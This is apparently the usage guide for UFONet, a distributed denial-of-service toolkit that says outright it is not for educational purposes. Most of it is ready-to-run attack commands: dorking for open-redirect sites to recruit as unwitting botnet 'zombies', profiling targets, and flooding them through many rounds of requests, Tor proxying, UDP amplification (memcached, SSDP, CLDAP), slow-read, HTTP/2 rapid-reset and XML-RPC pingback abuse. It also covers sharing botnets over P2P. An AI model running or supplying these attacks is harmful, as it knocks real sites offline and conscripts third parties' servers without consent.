======================================================================
UFONet - Denial of Service Toolkit
======================================================================

UFONet is a free software, P2P and cryptographic -disruptive toolkit- that allows to perform DoS and DDoS attacks;
on the Layer 7 (APP/HTTP) through the exploitation of Open Redirect vectors on third-party websites to act as a botnet
and on the Layer3 (Network) abusing the protocol.
It also works as an encrypted DarkNET to publish and receive content by creating a global client/server network.
[!]Remember: this tool is NOT for educational purpose.
Usage of UFONet for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program.


UFONet can dig on different search engines results to find possible 'Open Redirect' vulnerable sites.

A common query string should be like this:

        'page.php?url='
        'check.cgi?url='
        'checklink?uri='
        'validator?uri='

For example, you can begin a search with:

       ./ufonet -s 'proxy.php?url='

Or providing a list of "dorks" from a file:

       ./ufonet --sd 'botnet/dorks.txt'

By default UFONet will use a search engine called 'DuckDuckGo'. But you can choose a different one:

       ./ufonet -s 'proxy.php?url=' --se 'bing'

You can also search massively using all search engines supported:

       ./ufonet -s 'proxy.php?url=' --sa

To control how many 'zombies' recieved from the search engines reports you can use:

       ./ufonet --sd 'botnet/dorks.txt' --sa --sn 20

Or you can make the tool to search for the maximun number of results automatically (this may take time!):

       ./ufonet --auto-search

At the end of the process, you will be asked if you want to check the list retrieved to see
if the urls are vulnerable.

       Want to check if they are valid zombies? (Y/n)

Also, you will be asked to update the list adding automatically only the 'vulnerable' web apps.

       Want to update your list? (Y/n)

If your answer is 'Y', your new 'zombies' will be appended to the file named: zombies.txt

  -------------
  Examples:

     + with verbose:       ./ufonet -s 'proxy.php?url=' -v
     + with threads:       ./ufonet --sd 'botnet/dorks.txt' --sa --threads 100
Testing botnet:
UFONet can test if your 'zombies' are vulnerable and can be used for attacking tasks.

For example, open 'botnet/zombies.txt' (or another file) and create a list of possible 'zombies'.
Remember that urls of the 'zombies' should be like this:

       http://target.com/check?uri=

After that, launch:

       ./ufonet -t 'botnet/zombies.txt'

You can test for XML-RPC Pingback vulnerability related 'zombies', with:

       ./ufonet --test-rpc

To check if your 'zombies' are still infected testing the whole botnet (this may take time!) try this:

       ./ufonet --test-all

And to check if your 'zombies' are still online run:

       ./ufonet --test-offline

Finally, you can order your 'zombies' to attack you and see how they reply to your needs using:

       ./ufonet --attack-me

At the end of the process, you will be asked if you want to check the list retrieved to see
if the urls are vulnerable.

       Want to check if they are valid zombies? (Y/n)

If your answer is 'Y', the file: "botnet/zombies.txt" will be updated.

  -------------
  Examples:

     + with verbose:        ./ufonet -t 'botnet/zombies.txt' -v
     + with proxy TOR:      ./ufonet -t 'botnet/zombies.txt' --proxy="http://127.0.0.1:8118"
     + with threads:        ./ufonet -t 'botnet/zombies.txt' --threads 50

     + test whole botnet:   ./ufonet --test-all
     + test XML-RPCs:       ./ufonet --test-rpc
     + search for offlines: ./ufonet --test-offline
     + attack yourself:     ./ufonet --attack-me
Inspecting a target:
UFONet can search for biggest file on your target by crawlering it:

       ./ufonet -i http://target.com

You can use this before to attack to be more effective.

       ./ufonet -a http://target.com -b "/biggest_file_on_target.xxx"

  -------------
  Example:

    +input:

       ./ufonet -i http://target.com

    +output:

       [...]

        +Image found: images/wizard.jpg
	(Size: 63798 Bytes)
	------------
	+Style (.css) found: fonts.css
	(Size: 20448 Bytes)
	------------
	+Webpage (.php) found: contact.php
	(Size: 2483 Bytes)
	------------
	+Webpage (.php) found: about.php
	(Size: 1945 Bytes)
	------------
	+Webpage (.php) found: license.php
	(Size: 1996 Bytes)
	------------
	================================================================================
	=Biggest File: http://target.com/images/wizard.jpg
	================================================================================
  -------------
Abducting a target:
UFONet can provide you some interesting information about your target:
./ufonet -x http://target.com
-------------
Example:
+input:
./ufonet -x https://yahoo.com
+output:
[...]
-Target URL: https://yahoo.com
-IP : 206.190.39.42
-IPv6 : OFF
-Port : 443
-Domain: yahoo.com
-Bytes in : 550.09 KB
-Load time: 9.10 seconds
-Banner: ATS
-VÃa : http/1.1 usproxy3.fp.ne1.yahoo.com (ApacheTrafficServer),
http/1.1 media-router-fp25.prod.media.ir2.yahoo.com (ApacheTrafficServer [cMsSf ])
-WAF/IDS: FIREWALL NOT PRESENT (or not discovered yet)! ;-)
-Reports:
+ CVE-2017-7671 -> https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7671
+ CVE-2017-5660 -> https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5660
[...]
---------
[Info] Abduction finished... ;-)
-------------
Attacking a target:

UFONet can attack your target in many different ways.

For example, enter a target to attack with a number of rounds:

       ./ufonet -a http://target.com -r 10

On this example UFONet will attack the target a number of 10 times for each 'zombie'. That means that
if you have a list of 1.000 'zombies' it will launch:

       1.000 'zombies' x 10 rounds = 10.000 requests

If you don't put any round it will apply only 1 by default.

Additionally, you can choose a place to recharge on target's site. For example, a large image,
a big size file or a flash movie. In some scenarios where targets doesn't use cache systems
this will make the attack more effective.

       ./ufonet -a http://target.com -b "/images/big_size_image.jpg"

  -------------
  Examples:

     + with verbose:     ./ufonet -a http://target.com -r 10 -v
     + with proxy TOR:   ./ufonet -a http://target.com -r 10 --proxy="http://127.0.0.1:8118"
     + with a place:     ./ufonet -a http://target.com -r 10 -b "/images/big_size_image.jpg"
     + with threads:     ./ufonet -a http://target.com -r 10 --threads 500
Mod-only attacks (standalone, no zombies):


Since v2.0 any Extra Attack can be launched directly against a target via -m TARGET,
without needing zombies or open-redirect vectors. Multiple mods can be concatenated in a single
command and they will run in parallel against the same target.

       sudo ./ufonet -m http://target.com --ssdp 50 --chargen 50 --loic 50

If a mod has no resources (placeholder reflectors), UFONet informs you, skips it and
continues with the next mod in the chain.

  -------------
  Examples:

     + UDP amp combo:    sudo ./ufonet -m http://target.com --memcached 100 --ssdp 100 --cldap 100
     + L7 HTTP combo:    sudo ./ufonet -m https://target.com --goldeneye 500 --slowread 100 --rapidreset 200
     + censorship probe: sudo ./ufonet -m http://target.com --middlebox 500
Special attacks:
You can use UFONet to stress database on target by requesting random valid strings as search queries:

     ./ufonet -a http://target.com --db "search.php?q="

Also, it exploits (by default) XML-RPC Pingback Vulnerability, generating callback requests and increasing
processing required by target.

You can test your list of 'XML-RPCs zombies' launching:

     ./ufonet --test-rpc
UFONet implements an option to update the tool to the latest stable version.
This feature can be used only if you have cloned it from a git respository.
To check your version you should launch:
./ufonet --update
This will update the tool automatically, removing all files from your old package.


Generating 'Blackhole':
  UFONet has some P2P options to share/keep 'zombies' with other 'motherships'.

  * Setup web server (apache, nginx...) with a folder "ufonet", this folder should be:

    - Located in: /var/www/ufonet
    - Owned by the user running the blackhole
    - Accessible with: http(s)://your-ip/ufonet/

  * Anyone wanting to connect to your server needs to set the --up-to/--down-from
    to the ip address of your webserver...

  -------------
  Examples:

   + Starting 'blackhole' server: ./ufonet --blackhole (as daemon: ./ufonet --blackhole &)


You can manage UFONet using a Web interface. The tool has implemented a python web server
connected to the core, to provides you a more user friendly experience.
To launch it, use:

./ufonet --gui
